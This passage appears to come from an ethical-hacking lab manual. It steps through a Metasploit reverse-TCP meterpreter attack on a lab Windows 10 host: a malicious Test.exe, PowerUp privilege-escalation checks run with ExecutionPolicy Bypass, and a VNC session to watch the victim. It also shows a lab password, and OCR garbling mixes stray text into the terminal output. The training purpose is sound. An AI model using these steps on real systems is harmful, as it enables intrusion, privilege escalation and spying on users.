File Edit View Search Terminal Help

+-----+  
| Session one died of dysentery. |  
+-----+

Computer

Attached

Desktop

File System

RE Press ENTER to size up the situation

ENTER

%ooooooooooooooo Date: April 25, 1848 %ooooooooooooooo  
%ooooooooooooooo Weather: It's always cool in the lab %ooooooooooooooo  
%ooooooooooooooo Health: Overweight %ooooooooooooooo  
%ooooooooooooooo Caffeine: 12975 mg %ooooooooooooooo  
%ooooooooooooooo Hacked: All the things %ooooooooooooooo

Devices

Floppy Disk

Press SPACE BAR to continue

Network

Browse View...

```
= [ metasploit v6.0.0-dev ]  
+ -- =[ 2052 exploits - 1108 auxiliary - 345 post ]  
+ -- =[ 566 payloads - 45 encoders - 10 nops ]  
+ -- =[ 7 evasion ]
```

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

```
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) >
```

13.  Now, set the payload, LHOST, and LPORT. To do so, use the below commands:

- o Type **set payload windows/meterpreter/reverse\_tcp** and press **Enter**
- o Type **set LHOST 10.10.10.13** and press **Enter**
- o Type **set LPORT 444** and press **Enter**

14.  After entering the above details, type **exploit** and press **Enter** to start the listener.



Mon Aug 24, 00:51

File Edit View Search Terminal Help

```
% % % % % Date: April 25, 1848 % % % % %
% % % % Weather: It's always cool in the lab % % % %
% % % % Health: Overweight % % % %
% % % % Caffeine: 12975 mg % % % %
% % % % Hacked: All the things % % % %
```

Desktop

README license

Terminal

Press SPACE BAR to continue

```
= [ metasploit v6.0.0-dev
+ -- --=[ 2052 exploits - 1108 auxiliary - 345 post
+ -- --=[ 566 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion
```

]

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

Network

msf6 > use exploit/multi/handler

[\*] Using configured payload generic/shell\_reverse\_tcp

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse\_tcp

payload => windows/meterpreter/reverse\_tcp

msf6 exploit(multi/handler) > set LHOST 10.10.10.13

LHOST => 10.10.10.13

msf6 exploit(multi/handler) > set LPORT 444

LPORT => 444


msf6 exploit(multi/handler) > exploit

[\*] Started reverse TCP handler on 10.10.10.13:444

TestDisk selected (75.8 MB) Free space: 71.4 GB

15.  Click **Windows 10** to switch to the **Windows 10** machine.
16.  Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, click <http://10.10.10.13/share> and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
17.  Click **Test.exe** to download the file.

**10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** machine).



# Index of /share

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|-------------|----------------------|-------------|--------------------|
|-------------|----------------------|-------------|--------------------|


---

|                  |                  |     |  |
|------------------|------------------|-----|--|
| Parent Directory | -                |     |  |
| Test.exe         | 2020-08-24 00:47 | 72K |  |

---

Apache/2.4.46 (Debian) Server at 10.10.10.13 Port 80

18.  Once you click on the **Test.exe** file, the **Opening Test.exe** pop-up appears; select **Save File**.



## Index of /share

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|-------------|----------------------|-------------|--------------------|
|-------------|----------------------|-------------|--------------------|

---

|                                  |                  |     |  |
|----------------------------------|------------------|-----|--|
| <a href="#">Parent Directory</a> | -                |     |  |
| <a href="#">Test.exe</a>         | 2020-08-24 00:47 | 72K |  |

---

Apache/2.4.46 (Debian) Server at 10.10.10.13 Port 80

Opening Test.exe

You have chosen to open:

**Test.exe**

which is: exe File (72.1 KB)

from: http://10.10.10.13

Would you like to save this file?

[Save File](#)

[Cancel](#)

19.  The malicious file will download to the browser's default download location (here, **Downloads**). Now, navigate to this location and double-click the **Test.exe** file to run it.

Downloads

File Home Share View Application Tools

This PC > Local Disk (C:) > Users > Admin > Downloads

| Name        | Date modified      | Type                  | Size  |
|-------------|--------------------|-----------------------|-------|
| Test.exe    | 8/24/2020 12:57 AM | Application           | 73 KB |
| desktop.ini | 4/14/2020 5:33 AM  | Configuration sett... | 1 KB  |

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- CEH-Tools (D:)
- Music
- Videos

OneDrive

This PC

- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos

Local Disk (C:)

CEH-Tools (D:)

Network

20.  The **Open File - Security Warning** window appears; click **Run**.

Downloads

File Home Share View Application Tools

This PC > Local Disk (C:) > Users > Admin > Downloads

| Name        | Date modified      | Type                  | Size  |
|-------------|--------------------|-----------------------|-------|
| Test.exe    | 8/24/2020 12:57 AM | Application           | 73 KB |
| desktop.ini | 4/14/2020 5:33 AM  | Configuration sett... | 1 KB  |

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- CEH-Tools (D:)
- Music
- Videos

OneDrive

This PC

- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos

Local Disk (C:)

CEH-Tools (D:)

Network

**Open File - Security Warning**

The publisher could not be verified. Are you sure you want to run this software?


Name: C:\Users\Admin\Downloads\Test.exe  
Publisher: Unknown Publisher  
Type: Application  
From: C:\Users\Admin\Downloads\Test.exe

Always ask before opening this file

 This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.  
[How can I decide what software to run?](#)

Run Cancel

21.  Leave the **Windows 10** machine running, so that the **Test.exe** file runs in the background and click **Parrot Security** to switch to the **Parrot Security** machine.
22.  Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot.



File Edit View Search Terminal Help

\*\*\*\*\* Caffeine: 12975 mg \*\*\*\*\*  
\*\*\*\*\* Hacked: All the things \*\*\*\*\*

Press SPACE BAR to continue

— Desirée

3 File System

```
[+] ---=[ metasploit v6.0.0-dev
[+] ---=[ 2052 exploits - 1108 auxiliary - 345 post
[+] ---=[ 566 payloads - 45 encoders - 10 nops
[+] ---=[ 7 evasion
```

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

```
msf6 > use exploit/multi/handler
```

[\*] Using configured payload generic/shell\_reverse\_tcp

```
msf6 exploit(multi/handler) > set payload
```

```
payload => windows/meterpreter/reverse_tcp
```

msf6 exploit(multi/h

LHOST => 10.10.10.13

msf6 exploit

```
LPORT => 444  
msf6 exploit/multi/handler > exploit
```

[\*] Started reverse TCP handler on 10.10.10.13:444

[\*] Sending stage (175174 bytes) to 10.10.10.10

[\*] Meterpreter session 1 opened (10.10.10.13:444 -> 10.10.10.10:50080) at 2020-08-24 00:59:54 -0400

**meterpreter >** [ "Test.exe" selected (73.8 MB), FreeSpace: 71.4 GB ]

23.  Type **sysinfo** and press **Enter** to verify that you have hacked the targeted **Windows 10**.

If the Meterpreter shell is not automatically connected to the session, type **sessions -i 1** and press **Enter** to open a session in Meterpreter shell.



Mon Aug 24, 01:01

## Parrot Terminal

File Edit View Search Terminal Help

```
= [ metasploit v6.0.0-dev
+ --=[ 2052 exploits - 1108 auxiliary - 345 post      ]
+ --=[ 566 payloads - 45 encoders - 10 nops          ]
+ --=[ 7 evasion                                         ]
```

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

```
msf6 > use exploit/multi/handler
```

```
[*] Using configured payload generic/shell_reverse_tcp
```

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
```

```
LHOST => 10.10.10.13
```

```
msf6 exploit(multi/handler) > set LPORT 444
```

```
LPORT => 444
```

```
msf6 exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 10.10.10.13:444
```

```
[*] Sending stage (175174 bytes) to 10.10.10.10
```

```
[*] Meterpreter session 1 opened (10.10.10.13:444 -> 10.10.10.10:50080) at 2020-08-24 00:59:54 -0400
```

```
meterpreter > sysinfo
```

```
Computer       : WINDOWS10
```

```
OS            : Windows 10 (10.0 Build 18362).
```

```
Architecture   : x64
```

```
System Language: en_US
```

```
Domain        : WORKGROUP
```

```
Logged On Users: 2
```

```
Meterpreter   : x86/windows
```

```
meterpreter > 
```

24.  Now, type **upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1** and press **Enter**. This command uploads the PowerSploit file (**PowerUp.ps1**) to the target system's present working directory.

PowerUp.ps1 is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. It utilizes various service abuse checks, .dll hijacking opportunities, registry checks, etc. to enumerate common elevation methods for a target system.

Applications Places System Parrot Terminal

File Edit View Search Terminal Help

```
Metasploit tip: Adapter names can be used for IP params set LHOST eth0
[msf6] password for attacker
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp [!]/PowerSploit
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13 [!]/PowerSploit
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444 [!]/PowerSploit
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.10.13:444
[*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:444 -> 10.10.10.10:50080) at 2020-08-24 00:59:54 -0400

meterpreter > sysinfo
Computer       : WINDOWS10
OS            : Windows 10 (10.0 Build 18362).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading   : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded   : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter >
```

25.  Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.

Applications Places System Mon Aug 24, 01:06

Parrot Terminal

File Edit View Search Terminal Help

```
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.10.13:444
[*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:444 -> 10.10.10.10:50080) at 2020-08-24 00:59:54 -0400
[*] compressing objects: 100% (3/3), done.
meterpreter > sysinfo
Computer object : WINDOWS10
OS object      : Windows 10 (10.0 Build 18362).
Architecture    : x64
System Language : en_US
Domain         : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading   : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded   : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell
Process 6672 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
```

26.  Type **powershell -ExecutionPolicy Bypass -Command ".\PowerUp.ps1;Invoke-AllChecks"** and press **Enter** to run the **PowerUp.ps1** file.

Ensure that you have added a space between two dots after **-Command ".[space]"**. For a better understanding refer to the screenshot after **step 27**.

27.  A result appears, displaying **Check** and **AbuseFunction** as shown in the screenshot.

Attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, and other locations to elevate access privileges. After establishing an active session using Metasploit, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.

[more...](#)

Applications Places System



Mon Aug 24, 01:28

Red Green Yellow

Parrot Terminal

File Edit View Search Terminal Help

Logged On Users : 2

Meterpreter : x86/windows

meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1

[\*] uploading : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1

[\*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1

[\*] uploaded : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1

meterpreter > shell

Process 7528 created.

Channel 5 created. objects: 3 done.

Microsoft Windows [Version 10.0.18362.720]

(c) 2019 Microsoft Corporation. All rights reserved.

Windows Total: 3086 TotalDelta: 01, reused: 151delta: 01, pack-reused: 3083

C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

s" trying deltas: 100% (1807/1807), done.

powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

Check

-----

User In Local Group with Admin Privileges

Modifiable Service Files

%PATH% .dll Hijacks

AbuseFunction

-----

Invoke-WScriptUACBypass -Command "..."

Install-ServiceBinary -Name 'ClickToRunSvc'

Install-ServiceBinary -Name 'ClickToRunSvc'

Install-ServiceBinary -Name 'gupdate'

Install-ServiceBinary -Name 'gupdate'

Install-ServiceBinary -Name 'gupdatem'

Install-ServiceBinary -Name 'gupdatem'

Write-HijackDll -DllPath 'C:\Users\Admin\Downloads\PowerUp.ps1';

C:\Users\Admin\Downloads>

28.  Now, type **exit** and press **Enter** to revert to the **Meterpreter** session.
29.  Now, exploit VNC vulnerability to gain remote access to the **Windows 10** machine. To do so, type **run vnc** and press **Enter**.

Applications Places System

● ● ●

File Edit View Search Terminal Help

Channel 5 created.

Microsoft Windows [Version 10.0.18362.720]

(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

Logging into "PowerSploit..."

Check : Enumerating objects: 3 done AbuseFunction

----: Counting objects: 100% (13/13) done ----

User In Local Group with Admin Privileges Invoke-WScriptUACBypass -Command "..."

Modifiable Service Files 0/1, reused 1 Id Install-ServiceBinary -Name 'ClickToRunSvc'

Modifiable Service Files 1086/3086, 10/4 Install-ServiceBinary -Name 'ClickToRunSvc'

Modifiable Service Files 1807/1807, done Install-ServiceBinary -Name 'gupdate'

Modifiable Service Files Install-ServiceBinary -Name 'gupdate'

Modifiable Service Files Install-ServiceBinary -Name 'gupdatem'

Modifiable Service Files Install-ServiceBinary -Name 'gupdatem'

%PATH% .dll Hijacks Write-HijackDll -DllPath 'C:\Users\Admin...'

C:\Users\Admin\Downloads>exit

exit

meterpreter > run vnc

[\*] Creating a VNC reverse tcp stager: LHOST=10.10.10.13 LPORT=4545

[\*] Running payload handler


[\*] VNC stager executable 73802 bytes long

[\*] Uploaded the VNC agent to C:\Users\Admin\AppData\Local\Temp\DGaRKJXW.exe (must be deleted manually)

[\*] Executing the VNC agent with endpoint 10.10.10.13:4545...

Mon Aug 24, 01:32

30.  This will open a VNC session for the target machine, as shown in the screenshot. Using this session, you can see the victim's activities on the system, including the files, websites, software, and other resources the user opens or runs.



31.  This concludes the demonstration of how to exploit client-side vulnerabilities and establish a VNC session using Metasploit.
  32.  Close all open windows and document all the acquired information.
- 


## Task 5: Gain Access to a Remote System using Armitage

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. Using this tool, you can create sessions, share hosts, capture data, downloaded files, communicate through a shared event log, and run bots to automate pen testing tasks.

Here, we will use the Armitage tool to gain access to the remote target machine.

In this task, we will use the Parrot Security (**10.10.10.13**) machine as the host system and the **Windows 10 (10.10.10.10)** machine as the target system.

1.  Click **Windows 10** to switch to the **Windows 10** machine. Restart the machine.
2.  Click **Ctrl+Alt+Delete**, by default, **Admin** user profile is selected, click **Pa\$\$w0rd** to paste the password in the Password field and press **Enter** to login.



Admin

A text input field containing five dots, with a small circular icon and a right-pointing arrow button to its right.

